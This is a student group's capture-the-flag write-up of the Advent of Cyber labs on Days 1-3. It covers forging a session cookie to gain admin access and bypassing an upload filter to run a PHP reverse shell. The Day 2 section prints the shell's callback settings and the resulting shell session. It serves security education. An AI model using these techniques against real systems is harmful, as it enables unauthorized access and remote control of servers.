

PSP0201

WEEK 2

WRITEUP

Group name: Lion Force

Members:

| ID | Name | Role |
|------------|-------------------------------------|--------|
| 1211103128 | Muhammad Ajwad bin Mohamad A'sim | Leader |
| 1211102001 | Muhammad Naqiuddin bin Edy Azhar | Member |
| 1211103183 | Nurul Nabilah binti Mohd Noor Hakim | Member |
| 1211103165 | Izzati Alia binti Incik Ghazali | Member |

Table of Contents

| | |
|---|----|
| Day 1: Web Exploitation – A Christmas Crisis | 3 |
| Day 2 - [Web Exploitation] The Elf Strikes Back! | 8 |
| Day 3: Web Exploitation – Christmas Chaos | 13 |
| Day 4: (Web exploitation) Santa’s watching | 17 |
| Day 5 - Web Exploitation - Someone stole Santa’s gift list! | 21 |


Day 1: Web Exploitation – A Christmas Crisis

Tools used: Kali Linux, Firefox


Solution:

Question 1

Start machine and copy/paste the IP into the browser search bar. Then, register and login to the Christmas Control Centre.




Opening up the browser developer tools to check on the title of the website; in the inspector section.




Question 2

Move to the storage section to check on the name of the cookie.




Question 3

Look for the value of the cookie. The value is basically a mix of number and letters between A to F which confirm the format of the value; hexadecimal.





Question 4

Use the question hint to obtain the answer.




Question 5

Decode the cookie value for the company field using Dupli Checker.




Question 6

After decoding the cookie, we managed to get the other field.




Question 7

Copy the text and change the username to 'santa'. Then, convert the whole text to hexadecimal.



Question 8

Replace the code of the website with the new code; after changing the username with 'santa'. Then, reload the page to access control of the page. Finally, switch on every control to get the flag.



Thought process / methodology:

By using Kali Linux and Firefox, we started the machine and browse to the given IP address. We then proceeded to register an account and login. After that, we opened the browser's developer tools to check on the title of the website which is in the inspector section. Next, we moved to the storage tab to view the name and the value of the cookie. We then copied the value and decode it. By using the same website, we altered the username to 'santa', and then converted it back to hexadecimal. Lastly, we copied the new value, replaced the cookie value with the new one and refreshed the page. We are now shown an administrator's page (Santa's) and proceeded to switch on every control, in which resulted in obtaining the flag.

Day 2 - [Web Exploitation] The Elf Strikes Back!

Tools used: Linux, Firefox,

Solution:

Question 1

Start machine and browse the IP Address.

Active Machine Information

| Title | IP Address | Expires | |
|------------------|--------------|------------|--|
| Elf Strikes Back | 10.10.83.143 | 1h 05m 54s | ? Add 1 hour Terminate |

26%

Task 1 Introduction

Task 2 Get Connected

Task 3 [Day 1] **Web Exploitation** A Christmas Crisis

Task 4 [Day 2] **Web Exploitation** The Elf Strikes Back!

After your heroic deeds regaining control of the control centre yesterday, Elf McSkidy has decided to give you an important job to do.


"We know we've been hacked, so we need a way to protect ourselves! The dev team have set up a website for the elves to upload pictures of any suspicious people hanging around the factory, but we need to make sure it's secure before we add it to the public network. Please perform a security audit on the new server and make sure it's unhackable!"

You listen to the briefing and accept the task, pressing the deploy button to start the server as you do so.

McSkidy once again gives you a dossier of useful information to help you with your task, which you read as you wait for the server to boot:

[▶ Start Machine](#)

The page will appear and say "You are not signed in" and require us to enter our ID as a GET parameter. Enter (**?id=YOUR_ID**) next to IP Address in the search engine.



ID has been given in the Day 2's task.

At the bottom of the dossier is a sticky note containing the following message:

For Elf McEager:


You have been assigned an ID number for your audit of the system: **0D1x0D15MTN1YmYw**. Use this to gain access to the upload section of the site.

Good luck!

You note down the ID number and navigate to the displayed IP address (10.10.83.143) in your browser.

Question 2

Right click>View page source




In the view page source has stated the type of file that is accepted by the site.

```
<!--DOCTYPE html-->
<html lang=en>
<head>
<title>Protection</title>
<meta charset=utf-8>
<meta name=viewport content=width=device-width, initial-scale=1.0>
<link rel=icon type=image/icon href=/src/icon.png>
<link type=text/css rel stylesheet href=/assets/css/jquery.css>
<link type=text/css rel stylesheet href=/assets/css/bootstrap.css>
<link type=text/css rel stylesheet href=/assets/css/auth.css>
<link type=text/css rel stylesheet href=/assets/css/loginform.css>
<link type=text/css rel stylesheet href=/assets/css/buttons.css>
<script src=/assets/js/jquery.js></script>
<script src=/assets/js/bootstrap.js></script>
</head>
<body>
<div class=lightgrey>
<div class=container-fluid>
<main>
<div>Protect the Factory</div>
<div>Abd! you see my suspicious people near the factory, take a picture and upload it here:</div>
<input type=file id=chooseFile's accept=.jpg,.png>
<button tabindex=3 id=chooseFileSelect>Choose File
<button tabindex=1 id=uploadFileSubmit>Upload
<div id=fileText>No file selected</div>
</main>
</div>
</body>
</html>
```

Question 3

After upload the file and submit, enter /uploads next to IP Address in the search engine.

When implementing an upload system, it's good practice to upload the files to a directory that can't be accessed remotely. Unfortunately, this is often not the case, and scripts are uploaded to a subdirectory on the webserver (often something like `/uploads`, `/images`, `/media` or `/resources`). For example, we might be able to find the uploaded script at: `https://www.thebestfestivalcompany.xyz/images/shell.jpg.php`



We can see that the uploaded file is stored in the /uploads directory.



Question 4

Go to the <https://www.computerhope.com/unix/nc.htm> there will be a list of netcat's parameter.

| | |
|-----------------------|---|
| -l | Used to specify that nc should listen for an incoming connection rather than initiate a connection to a remote host . It is an error to use this option in conjunction with the -p , -s , or -z options. Additionally, any timeouts specified with the -w option are ignored. |
| -n | Do not do any DNS or service lookups on any specified addresses, hostnames or ports . |
| -v | Have nc give more verbose output. |
| -p source_port | Specifies the source port nc should use, subject to privilege restrictions and availability. |

Question 5

Open terminal and perform the Reverse Shell. Follow instructions on the Day 2's task to get the flag.

```
set_time_limit (8);
$VERSION = "1.0";
$ip = '10.10.31.26'; // CHANGE THIS
$port = 443; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

```
File Actions Edit View Help
listening on [any] 1234 ...
connect to [10.8.4.3] from (UNKNOWN) [10.10.211.75] 39826
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:
20:22 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 20:59:48 up 45 min,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (882): Inappropriate ioctl for dev
ice
sh: no job control in this shell
sh-4.4$ cat /var/www/flag.txt
cat /var/www/flag.txt

You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're
enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesom
e @Vargnaar for his invaluable design lessons, without which the theming
of the past two websites simply would not be the same.

Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas E
ve)!
--Muiri (@MuirlandOracle)
```

Thought process / methodology:

Firstly, we started the machine and browse the IP Address. Then we read through the Day 2's task. To answer the question 1 we have to add **(?id=YOUR_ID)** (ID has been given in the task) next to IP Address in the search engine in order to signed in. After we signed in, we have to view page source (right click>view page source) to know the type of file that is accepted by the site which bring an answer to question 2. For question 3, after we uploaded the file and submit, enter **/uploads** next to IP Address in the search engine to check either the file we uploaded is stored in the **/uploads** directory or not. Next we just searched the netcat's parameter on google to find the answer for question 4. Lastly, Open terminal and perform the Reverse Shell. Follow all the instructions on the Day 2's task to get the flag for question 5.

Day 3: Web Exploitation – Christmas Chaos

Tools used: Linux, Firefox, BurpSuite, FoxyProxy

Solution:

Question 1

Read through the Day 3's task. The answer is mentioned under Default Credentials paragraph.

Default Credentials

You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.

